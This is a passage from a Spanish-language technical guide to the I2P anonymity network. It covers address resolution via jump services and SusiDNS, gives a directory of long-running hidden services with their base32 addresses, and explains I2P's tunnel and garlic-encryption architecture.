Dado que el sistema de resolución de I2P se basa en un fichero de texto plano (conocido en terminología de I2P como "addressbook") que asocia un destino con un dominio ".i2p", es muy posible que algunos de los servicios ocultos a los que un usuario desea acceder no se encuentren en dicho fichero y por ese motivo, el proxy de la instancia local de I2P no pueda resolver el destino al que el usuario intenta acceder. Esta situación es bastante común y para solucionarla se pueden hacer dos cosas, o bien se realiza el mapeo del destino y el dominio ".i2p" al que se quiere acceder utilizando SusiDNS o utilizar lo que se conoce como un "jump service", el cual funciona como un proxy entre el cliente y el destino sin necesidad de agregar el mapeo de la dirección en base32/base64 en el addressbook local. Algunos de los "*jump services*" más utilizados y que vienen incluidos en el "*addressbook*" de I2P por defecto son los siguientes:

- http://i2host.i2p/cgi-bin/i2hostjump?
- http://stats.i2p/cgi-bin/jump.cgi?a=
- http://no.i2p/jump/
- http://i2pjump.i2p/jump/

Cuando el servidor proxy de I2P no es capaz de resolver el destino de un servicio oculto, enseña un mensaje al usuario indicando que el servicio en cuestión no se encuentra incluido en la libreta de direcciones local (*addressbook*) y permite aplicar cualquiera de las dos soluciones explicadas anteriormente.

La siguiente imagen enseña esta situación:





*Imagen 02.03: Servicio oculto no encontrado en el addressbook local.*

Como se puede apreciar, no se puede acceder al servicio ya que el dominio "http://lawiki.i2p" no se encuentra incluido en la libreta de direcciones. Una solución permanente a este problema que evitará que se enseñe el mismo mensaje cada vez que se intente acceder a este servicio oculto concreto, consiste en simplemente agregar el mapeo de la dirección en base32 o base64 del destino y el dominio ".i2p". No obstante, en este caso concreto hay un problema y es que solamente se dispone de la dirección del dominio, pero no de la dirección del destino en base32 o base64.

En este sentido, la solución nuevamente consiste en utilizar alguno de los "jump services" disponibles para obtener la dirección del destino y después, si es el deseo del usuario, incluir el mapeo correspondiente en la libreta de direcciones local. Los servicios de salto representan una de las mejores formas de encontrar las direcciones de destino partiendo de un dominio "*.i2p*" determinado y se recomienda su uso en lugar de incluir demasiadas entradas en la agenda de direcciones local de la instancia de I2P.





*Imagen 02.04: Resolución de la dirección de un destino por parte de un "jump service".*

Finalmente, es importante tener en cuenta que una instancia de I2P requiere tiempo para consolidarse y conseguir suficientes túneles para enrutar el tráfico. Esto quiere decir que inicialmente la navegación a los servicios ocultos que se encuentran alojados en la web profunda de I2P sea demasiado lenta o incluso no será posible navegar en lo absoluto, sin embargo después de un tiempo, la instancia de I2P será lo suficientemente conocida en la red y contará con suficientes repetidores como para conformar túneles rápidos y fiables.

Una vez conocidos los conceptos básicos de configuración de I2P, el siguiente paso lógico consiste en adquirir soltura y encontrar los mejores contenidos en la web profunda de I2P. No es una tarea trivial, ya que es necesario consultar constantemente los servicios que son previamente conocidos y los nuevos, ya que una característica que es común en prácticamente todas las redes anónimas, es que los servicios ocultos que se alojan en ellas no suelen ser servicios 24x7 y en muchas ocasiones se pueden encontrar caídos temporalmente o desaparecer completamente.

No hay que olvidar que los servicios ocultos son simplemente servidores de cualquier tipo que un usuario en la red ha configurado y arrancado. Evidentemente es una situación bastante común que dicho usuario decida cerrar el sitio en cuestión o simplemente detener su instancia de I2P por cualquier motivo. Dicho esto, es importante considerar que no hablamos de los típicos servicios en Internet que se encuentran disponibles prácticamente todo el tiempo, en una darknet como la de I2P, Freenet o Tor, es bastante frecuente encontrar servicios que desaparecen completamente con el tiempo.

No obstante, existen algunos servicios ocultos en I2P que suelen estar disponibles la mayor parte del tiempo y que pueden ser un buen inicio para adentrarse en la web profunda de I2P.

## 2.1.2.1 Servicios ocultos para comenzar a descubrir la web profunda de I2P

Evidentemente, las motivaciones por las que una persona puede comenzar a navegar en la web profunda de I2P pueden ser muy variadas, sin embargo se asume que el lector de este documento se encuentra interesado en contenidos sobre cualquier área del conocimiento humano o sobre mecanismos para compartir información de forma privada y anónima con otras personas. Se asume que el lector está interesado en aquellos contenidos que no constituyan o promuevan la vulneración de ningún derecho fundamental.

Si el lector espera encontrar una lista con servicios ocultos que no respeten como mínimo estas reglas básicas o que incluyan contenidos ilegales, es mejor que busque otros recursos distintos a este documento. Dicho esto, el siguiente listado representa una buena forma de comenzar a descubrir otros servicios ocultos en la Darknet de I2P y descubrir lo que la red tiene para ofrecer.

### 2.1.2.1.1 Servicios de almacenamiento

| | |
|---|---|
| **Dirección I2P** | open4you.i2p |
| **Dirección Base32** | ice6ax5qrzwfwzsy64bctffj6zlzpuzdr5np65zsxlbt7hztyc6a.b32.i2p |
| **Descripción** | |
| Se trata de un servicio de hosting muy popular en la darknet de I2P, ya que es un servicio gratuito en el que los usuarios cuentan con 1GB de espacio disponible, acceso a un servicio FTP, PHP5, MySQL, entre otras características interesantes. | |

| | |
|---|---|
| **Dirección I2P** | tracker2.postman.i2p |
| **Dirección Base32** | ahsplxkbhemefwvvml7qovzl5a2b5xo5i7lyai7ntdunvcyfdtna.b32.i2p |
| **Descripción** | |
| Uno de los servicios más conocidos en I2P para subir ficheros torrent en I2P. Es importante tener en cuenta que es posible que algunos de los torrents que se encuentran almacenados aquí, no tengan el contenido que supuestamente deberían tener, además, es posible que incluyan contenidos maliciosos que afectarán al ordenador del usuario, con lo cual es recomendable tomar precauciones y evitar la ejecución de programas procedentes de estos sitios. | |

| | |
|---|---|
| **Dirección I2P** | i2push.i2p |
| **Dirección Base32** | mabdiml4busx53hjh4el5wlyn4go5mgji2dxsfyelagi4v5mzjxq.b32.i2p |
| **Descripción** | |
| Servicio oculto para subir y descargar ficheros y directorios. Se integra con Tahoe y además, permite subir documentos sin restricciones de uso ni límite de tiempo en los ficheros subidos. | |

| | |
|---|---|
| **Dirección I2P** | lib.i2p |
| **Dirección Base32** | nqolhhg7wtr3wyjsxszjhjgh45uztj3xlrtydagwi4fi7ftnbqsq.b32.i2p |
| **Descripción** | |
| Se trata de una librería en la que es posible subir y descargar libros de varios géneros. | |

### 2.1.2.1.2 Servicios de búsqueda y directorios

| | |
|---|---|
| **Dirección I2P** | eepstatus.i2p |
| **Dirección Base32** | 3mzmrus2oron5fxptw7hw2puho3bnqmw2hqy7nw64dsrrjwdilva.b32.i2p |
| **Descripción** | |
| Se trata de un servicio de registro que se encarga de mantener un listado bastante completo de sitios web (eepsites) en la web profunda de I2P. Enseña las direcciones de los servicios que se han agregado recientemente, así como las direcciones que ya llevan algunos días funcionando. Además de mostrar el dominio I2P del eepsite, también se enseña la fecha de la última vez en la que el servicio se encontraba activo. | |

| | |
|---|---|
| **Dirección I2P** | direct.i2p |
| **Dirección Base32** | upxcjhddpeeizq2cdtt4esotssrtuvs5y74gram2ktjmmcc6mmfq.b32.i2p/ |
| **Descripción** | |
| Buscador de servicios ocultos muy simple e intuitivo. Enseña una tabla en la que aparece la URL de cada servicio oculto, su estado y el título. | |

| | |
|---|---|
| **Dirección I2P** | inr.i2p |
| **Dirección Base32** | joajgazyztfssty4w2on5oaqksz6tqoxbduy553y34mf4byv6gpq.b32.i2p |
| **Descripción** | |
| Se trata de un directorio de servicios ocultos en I2P que se encuentra a disposición de los usuarios, los cuales pueden registrar los "destinations" de sus servicios ocultos para que puedan ser encontrados fácilmente por otros usuarios. | |

| | |
|---|---|
| **Dirección I2P** | i2pfind.i2p |
| **Dirección Base32** | cgkswg5iezxdvfds2p5lgvhfhvd6sv3r72yioarywnwgmiazbw3q.b32.i2p/ |
| **Descripción** | |
| I2PFind es un servicio de búsqueda que tiene la particularidad que permite buscar servicios ocultos en I2P y/o en Tor. Además, cualquiera puede registrar su propio dominio I2P para que sea indexado por el motor de búsqueda. | |

| | |
|---|---|
| **Dirección I2P** | torrentfinder.i2p |
| **Dirección Base32** | mpc73okj7wq2xl6clofl64cn6v7vrvhpmi6d524nrsvbeuvjxalq.b32.i2p/ |
| **Descripción** | |
| Torrent Finder es uno de los buscadores de Torrents en la web profunda de I2P más populares y completos, ya que se basa en otros servicios en I2P tales como diftracker.i2p y tracker2.postman.i2p | |

| | |
|---|---|
| **Dirección I2P** | linkz.i2p |
| **Dirección Base32** | x3layud2n2p5doors6c3xki6jzxbtqqrqrwra3f3oh4ubbu2b2kq.b32.i2p |

| **Descripción** |
|---|
| Linkz es un servicio oculto que incluye un directorio con varios enlaces a otros eepsites en la web profunda de I2P. Todos los enlaces se encuentran separados en diferentes categorías e incluyen varios temas que pueden ser interesantes para el lector |

| **Dirección I2P** | epsilon.i2p |
|---|---|
| **Dirección Base32** | ze4bgohowgjzhoacnkuhb26stjktimoffyvt5nbfiuqis77fxgoa.b32.i2p |
| **Descripción** | |
| Buscador de servicios ocultos en la web profunda de I2P simple y eficiente. | |

| **Dirección I2P** | btdigg.i2p |
|---|---|
| **Dirección Base32** | uvixrv5xau3gggkgqodcxekcoeavtsuvkxkeuweeogzy42sa5yxq.b32.i2p |
| **Descripción** | |
| Buscador de torrents que utiliza el protocolo DHT. Los resultados del buscador solamente retornan los enlaces de los torrents encontrados (enlaces magnet), con lo cual es necesario que el usuario cuente con un cliente de torrents para descargar el contenido. | |

## 2.1.2.1.3 Foros, wikis y documentación

| **Dirección I2P** | zzz.i2p |
|---|---|
| **Dirección Base32** | ukeu3k5oycgaauneqgtnvselmt4yemvoilkln7jpvamvfx7dnkdq.b32.i2p |
| **Descripción** | |
| "zzz" es el nickname de uno de los desarrolladores de I2P y miembros más activos de I2P. Dado que a la fecha de redactar este documento, I2P sigue estando en versión "beta", el foro de ZZZ es un buen recurso para conocer las últimas novedades y problemas técnicos que experimentan los usuarios de la red, además es un sitio en el que cualquiera puede registrarse y abrir un hilo sin ningún tipo de restricción. Sin duda es un recurso muy útil para aprender y posteriormente apoyar al proyecto. | |

| **Dirección I2P** | planet.i2p |
|---|---|
| **Dirección Base32** | y45f23mb2apgywmftrjmfg35oynzfwjed7rxs2mh76pbdeh4fatq.b32.i2p |
| **Descripción** | |
| Se trata de un sitio web en el que se incluyen las últimas novedades en I2P. Se pueden encontrar cosas como servicios ocultos de interés, nuevos desarrollos, versiones de I2P en diferentes plataformas y arquitecturas, bugs descubiertos con sus respectivos parches, entre otras cosas. | |

| **Dirección I2P** | killyourtv.i2p |
|---|---|
| **Dirección Base32** | aululz24ugumppq56jsaw3d7mkbmcgo7dl2lgeanvpniyk2cbrda.b32.i2p |

| Descripción |
|---|
| Se trata de un blog con información técnica bastante útil sobre I2P y otras redes anónimas. Existen varios manuales y servicios interesantes. |

| Dirección I2P | lawiki2p.i2p |
|---|---|
| Dirección Base32 | dkb5f63obsb6wmzcgilebjvmgvw4wmcgzbkczu3sntgckmtzweza.b32.i2p |
| Descripción | |
| Una wiki en castellano muy completa sobre el uso de I2P y otras redes anónimas. Cuenta con explicaciones muy detalladas sobre privacidad, anonimato y cuestiones técnicas relacionadas con I2P y Tor. Es probablemente, uno de los mejores sitios disponibles en castellano sobre anonimato y privacidad en la web profunda de I2P. | |

| Dirección I2P | ugha.i2p |
|---|---|
| Dirección Base32 | z3f3owc72awbywk4p6qb5l2mxgitvs6ejztggbpn2a3ddmymfjda.b32.i2p |
| Descripción | |
| Una wiki simple pero con buenos recursos sobre eepsites en I2P e información técnica. | |

| Dirección I2P | syndie.i2p |
|---|---|
| Dirección Base32 | xa63tpfoaqt3zru2ehxjjfbpadwj4ha6qsdvtcqtyr3b7hmt4iaq.b32.i2p |
| Descripción | |
| Syndie es un sistema para la creación y gestión de foros descentralizados en I2P. Es muy popular entre los usuarios. | |

| Dirección I2P | thetinhat.i2p |
|---|---|
| Dirección Base32 | udvz7opxck6knhsww5ii6dgufbstxzctilwnenzhw4iaxfdeia2a.b32.i2p |
| Descripción | |
| Se trata de un sitio con artículos y recursos muy interesantes sobre privacidad y anonimato. Destaca por el orden y calidad de las publicaciones. | |

### 2.1.2.1.4 Servicios varios

| Dirección I2P | hq.postman.i2p |
|---|---|
| Dirección Base32 | 27ivgyi2xhbwjyqmnx3ufjvc2slg6mv7767hxct74cfwzksjemaq.b32.i2p |
| Descripción | |
| Servicio en I2P para crear cuentas de correo electrónico de forma anónima. Una cuenta en Postman puede ser utilizada desde cualquier cliente de I2P para recepción y envío de mensajes de correo electrónico. Cuando se accede al servicio oculto, en la sección "Pages" se encuentran todas las opciones disponibles en Postman y que permiten crear y gestionar cuentas. | |

| | |
|---|---|
| **Dirección I2P** | ihave2p.i2p |
| **Dirección Base32** | s6npkh5hzslijnzohm2om32un4sh4r2urp6hry2fy a6oo55ehcyq.b32.i2p/ |
| **Descripción** | |
| Se trata de un sitio con varios tipos de servicios, tales como pastebin con cifrado y servidores proxy del http/https/socks a la clearnet por medio de Tor y/o I2P. Este último en concreto, se encuentra disponible en una dirección distinta: ihave2proxy.i2p/ginbb7blr6rvgfkuyx7435rakosdilzeduklygrkwaw3dwduntcq.b32.i2p | |

| | |
|---|---|
| **Dirección I2P** | zerobin.i2p |
| **Dirección Base32** | 3564erslxzaoucqasxsjerk4jz2xril7j2cbzd4p7flpb 4ut67hq.b32.i2p |
| **Descripción** | |
| Servicio oculto que permite publicar mensajes de forma privada y con una fecha de caducidad. Además, tiene la opción de que se auto-destruya después de que el mensaje es leído. | |

| | |
|---|---|
| **Dirección I2P** | - git.repo.i2p<br>- pull.git.repo.i2p<br>- push.git.repo.i2p |
| **Dirección Base32** | -<br>vsd2vtgtuua2vwqsal2mpmxm2b2cpn3qzmqjoeu mrrw2p4aot7uq.b32.i2p<br>-<br>3so7htzxzz6h46qvjm3fbd735zl3lrblerlj2xxybho bublcv67q.b32.i2p<br>-<br>jef4g5vxnqybm4zpouum3lzbl6ti6456q57nbyj5k fyldkempm3a.b32.i2p |
| **Descripción** | |
| Sitio en la web profunda de I2P en el que se pueden registrar proyectos y realizar las mismas tareas de administración que se pueden hacer con cualquier repositorio Git en Internet. | |

| | |
|---|---|
| **Dirección I2P** | aplus.i2p |
| **Dirección Base32** | h67lym6btfqinjs5ye272fo6uze2uvjk6t7qabibocj edfcv5fva.b32.i2p |
| **Descripción** | |
| Se trata de una red social muy simple en la que sus miembros pueden intercambiar mensajes y chatear. Para poder utilizarla, es necesario estar registrado, de lo contrario solamente será posible buscar los usuarios que se encuentran registrados. | |

| | |
|---|---|
| **Dirección I2P** | sin.i2p |
| **Dirección Base32** | tph27jvsnriyy3fcxmg44icunb5ugi3qhue3e7skwn 4awp5j5zyq.b32.i2p |

| Descripción |
|---|
| Un sistema que recolecta y analiza los últimos acontecimientos en cada país del mundo y en base a dicha información, se encarga de generar distintos niveles de "SecCon" (Security Conditions) en cada país. Este sistema es interesante para conocer de primera mano la situación social y política de cada país del mundo y acceder a las recomendaciones que incluye para mantener unos niveles de seguridad mínimos tanto en el viaje como en la estancia en cualquier país. |

La tarea de relacionar las direcciones en base32 con sus correspondientes dominios I2P, puede ser bastante laboriosa y tediosa, no obstante en cualquier instalación por defecto del enrutador de I2P, viene incluido un "addressbook" bastante completo con muchos de los servicios ocultos que se han detallado anteriormente, lo que evita tener que editar el fichero de hosts manualmente o utilizar alguno de los servicios de salto disponibles en I2P. Dicho "*addressbook*" puede ser consultado y gestionado desde la aplicación SusiDNS y se encuentra disponible en la consola de administración de un enrutador I2P en la siguiente dirección: http://127.0.0.1:7657/susidns/addressbook asumiendo que no se ha cambiado la configuración por defecto y el puerto "7657" es utilizado por el enrutador de I2P.

Por otro lado, tal como se mencionaba anteriormente, comenzar con I2P suele ser difícil ya que un repetidor tiene que darse a conocer para poder crear túneles con un buen rendimiento, así que se recomienda mantener la instancia de I2P levantada todo el tiempo que sea posible. Esta recomendación es especialmente aplicable para nuevas instalaciones de I2P.

## 2.2 Arquitectura

Desde el punto de vista técnico, la arquitectura de I2P es muy interesante y demuestra que su nivel de madurez y avance es muy alto. Su funcionamiento interno es muy complejo pero merece la pena comprenderlo ya que ha dado lugar a otras arquitecturas y soluciones muy robustas que actualmente se encuentran en estado de desarrollo. La arquitectura de I2P está conformada por varios componentes que interactúan entre si y que se deben entender correctamente para poder tener una visión global sobre su funcionamiento y uso. En los siguientes apartados se explicará en detalle la arquitectura de I2P.

### 2.2.1 Túneles

Hasta este momento se ha hablado bastante sobre los túneles que son utilizados en I2P para el envío de paquetes, pero de momento no se ha dado una explicación detallada sobre su funcionamiento. En primer lugar, los túneles representan uno de los componentes más importantes dentro de la arquitectura de I2P, ya que permiten el envío y la recepción de paquetes entre los emisores y receptores que se encuentran en la red. Un túnel es la composición de un conjunto de enrutadores que se encargan del envío los paquetes de datos a un destino determinado, permitiendo de este modo la comunicación anónima entre distintas instancias de I2P. Cuando un usuario inicia I2P en su ordenador, automáticamente se convierte en un enrutador y en la medida que se integra en la

red, se convertirá en parte de los túneles que crean automáticamente otras instancias de I2P que se encuentran dentro de la red, esto quiere decir, que todos los usuarios siempre deben aportar un poco de su ancho de banda para que otros usuarios puedan utilizar I2P. Evidentemente, el rendimiento general de la red depende de la cantidad de enrutadores que se encuentran integrados en la red y por este motivo, entre más usuarios utilicen I2P mejor será el desempeño general de la red.

Por otro lado, los túneles solamente funcionan en único sentido, ya sea para enviar o recibir paquetes de datos desde un emisor a un receptor o viceversa, por este motivo, para que una instancia de I2P pueda enviar y recibir información, debe crear túneles de entrada y de salida, los cuales se encargarán de enviar y recibir paquetes de datos en I2P. También es importante tener en cuenta que los paquetes de datos que viajan entre cada uno de los enrutadores de un túnel viajan cifrados y cada uno de los enrutadores que recibe el paquete, solamente puede acceder a la información correspondiente del siguiente enrutador al que se le debe enviar el paquete de datos. La imagen 02.05 enseña de manera gráfica la explicación anterior y resume la forma en la que dos instancias de I2P se comunican.





*Imagen 02.05: Túneles en I2P.*

En la imagen anterior se explica el funcionamiento básico de la transmisión de paquetes en I2P por medio de túneles. Como se puede ver, "*ROUTER1*" puede actuar como emisor de un mensaje y en tal caso, se encarga de enviar dicho mensaje al primer enrutador de su túnel de salida, también conocido como "*Gateway*". Dicho enrutador se encarga posteriormente de obtener la información del siguiente nodo del túnel, dicho nodo es simplemente un participante y del mismo modo que el "*Gateway*", se encarga de obtener la dirección del siguiente nodo del túnel para enviar el mensaje. El enrutador al final del túnel es conocido como "*Endpoint*", ya que se encarga de obtener la dirección del "*Gateway*" correspondiente al túnel de entrada de "*ROUTER2*". El túnel de entrada recibe el mensaje por parte del "*Endpoint*" y se encarga de llevarlo a su correspondiente destino, es decir, a "*ROUTER2*" por medio de todo el túnel de entrada.

En el caso de que la instancia *"ROUTER2"* quiera contestar al mensaje recibido, se debe llevar a cabo exactamente el mismo proceso descrito anteriormente, es decir, *"ROUTER2"* enviará su mensaje por medio de su túnel de salida y posteriormente, el túnel de entrada de *"ROUTER1"* se encargará de entregar el mensaje al destino correspondiente.

Esto quiere decir que para poder realizar una comunicación completa entre dos instancias de I2P, es necesario utilizar dos túneles de entrada y salida. Evidentemente el rendimiento pueden ser bastante deficiente si los enrutadores de alguno de los túneles presenta demoras o problemas de conectividad, por este motivo es tan importante mantener una instancia de I2P levantada todo el tiempo que sea posible con el fin de que el enrutador pueda conocer otros enrutadores que tengan buenos niveles de conectividad y que sean adecuados para construir túneles estables.

Aunque el número de enrutadores de un túnel de entrada o salida es configurable, por defecto todos los túneles se construyen con tres repetidores, ya que de esta forma, se consigue un buen equilibrio entre el rendimiento del túnel y su anonimato. Por otro lado, todos los paquetes de datos que viajan por un túnel se encuentran cifrados desde el origen, de tal forma que solamente el destinatario de dicho mensaje es capaz de acceder al contenido del paquete.





*Imagen 02.06: Configuración de Túneles en I2P.*

## 2.2.2 Prepocesamiento de Mensajes I2NP y mensajes Garlic

Como se ha comentado anteriormente, I2P es una red enfocada a los mensajes, los cuales son enviados desde un emisor hacia un destinatario por medio de una serie de túneles que se encargan del envío del mensaje. Evidentemente, para conservar el anonimato y la privacidad de la información transferida, es necesario que dichos mensajes tengan un formato específico y una serie de capas de cifrado que impidan que un tercero pueda acceder a la información en plano. Es en este punto en el

que entra en juego el protocolo I2NP, el cual es el encargado de definir el formato y las reglas básicas para construcción de mensajes y posterior envío entre cada uno de los enrutadores que conforman un túnel de salida. Antes de que un mensaje pueda ser enviado a su correspondiente destino por medio de un túnel, el gateway del túnel de salida (primer enrutador del túnel) se encarga de acumular un número fijo de mensajes I2NP del cliente y los preprocesa, fragmentándolos y mezclándolos, produciendo de esta forma lo que se conoce como "mensajes de túnel".

Los mensajes en I2NP tienen un tamaño variable entre 0 y 64KB, mientras que los mensajes de túnel tienen un valor fijo de 1KB, de esta forma se consigue evitar un posible ataque contra dichos mensajes basándose en su tamaño. Cuando el gateway termina de procesar los mensajes I2NP enviados por el emisor convirtiéndolos en mensajes de túnel, procede a empaquetar dichos mensajes con los datos necesarios para indicar cuáles son los participantes del túnel y a qué enrutadores se debe reenviar el mensaje.

Finalmente, el mensaje es cifrado aplicando múltiples capas de cifrado, utilizando la clave pública de cada uno de los participantes del túnel, generando de esta forma lo que se conoce como "mensaje garlic", los cuales son los mismos mensajes de túnel pero cifrados utilizando los algoritmos ElGamal/AES SessionTag. Cuando el mensaje garlic pasa por cada uno de los participantes del túnel, se remueve una de las capas del mensaje (clove) de tal forma que cuando dicho mensaje llega a uno de los participantes del túnel, dicho participante solamente puede acceder a las instrucciones de entrega en las que se indica cuál es el siguiente enrutador por el que debe pasar el mensaje, pero no tiene la posibilidad de acceder al mensaje en claro, ya que se encuentra fragmentado y recubierto por otras capas de cifrado.

El punto de salida final del túnel, es el encargado de remover la última capa de cifrado del mensaje garlic, accediendo de esta forma al mensaje de túnel. Dicho enrutador se encarga de reensamblar los fragmentos del mensaje I2NP original y reenviar dicho mensaje hacia el gateway correspondiente al túnel de entrada del destinatario, el cual a su vez, se encarga de aplicar las mismas rutinas que realiza el gateway del túnel de salida, es decir, fragmentar el mensaje I2NP recibido, mezclar los fragmentos generando un mensaje de túnel y finalmente, cifrar el mensaje de túnel para producir un mensaje garlic, el cual será enviado al primer participante del túnel de entrada del destinatario.

La siguiente imagen ha sido tomada del sitio web oficial de I2P (https://geti2p.net) la cual será utilizada para explicar de forma resumida la explicación anterior sobre el procesamiento y enrutado de mensajes por medio de los túneles de entrada y salida de I2P.





*Imagen 02.07: Túneles de entrada y salida en I2P.*

A continuación se explica el rol que asume cada uno de los enrutadores enseñados en la imagen anterior y las operaciones que realiza para la transferencia de mensajes.

**Outbound Gateway**
Se encarga de acumular una serie de mensajes I2NP para que sean reenviados a sus correspondientes destinatarios. Posteriormente, dichos mensajes son fragmentados y mezclados, produciendo mensajes con un tamaño fijo de 1KB, dichos mensajes son conocidos como mensajes de túnel y tienen una estructura bien definida en la que se incluyen los detalles necesarios para reensamblar los fragmentos de los mensajes I2NP y además, las indicaciones necesarias para enrutar los mensajes por cada uno de los enrutadores que componen el túnel de salida. Posteriormente, los mensajes de túnel son cifrados de forma iterativa utilizando las operaciones de cifrado comunes en la red de I2P por medio de los algoritmos ElGamal/AES SessionTags.

El resultado de dichas operaciones son los mensajes garlic, los cuales están compuestos por múltiples capas de cifrado, que solamente se pueden remover utilizando la clave privada de cada uno de los enrutadores del túnel. Finalmente, el gateway se encarga de reenviar el mensaje cifrado al siguiente salto, es decir, al participante del túnel (*Outbound Participant*).

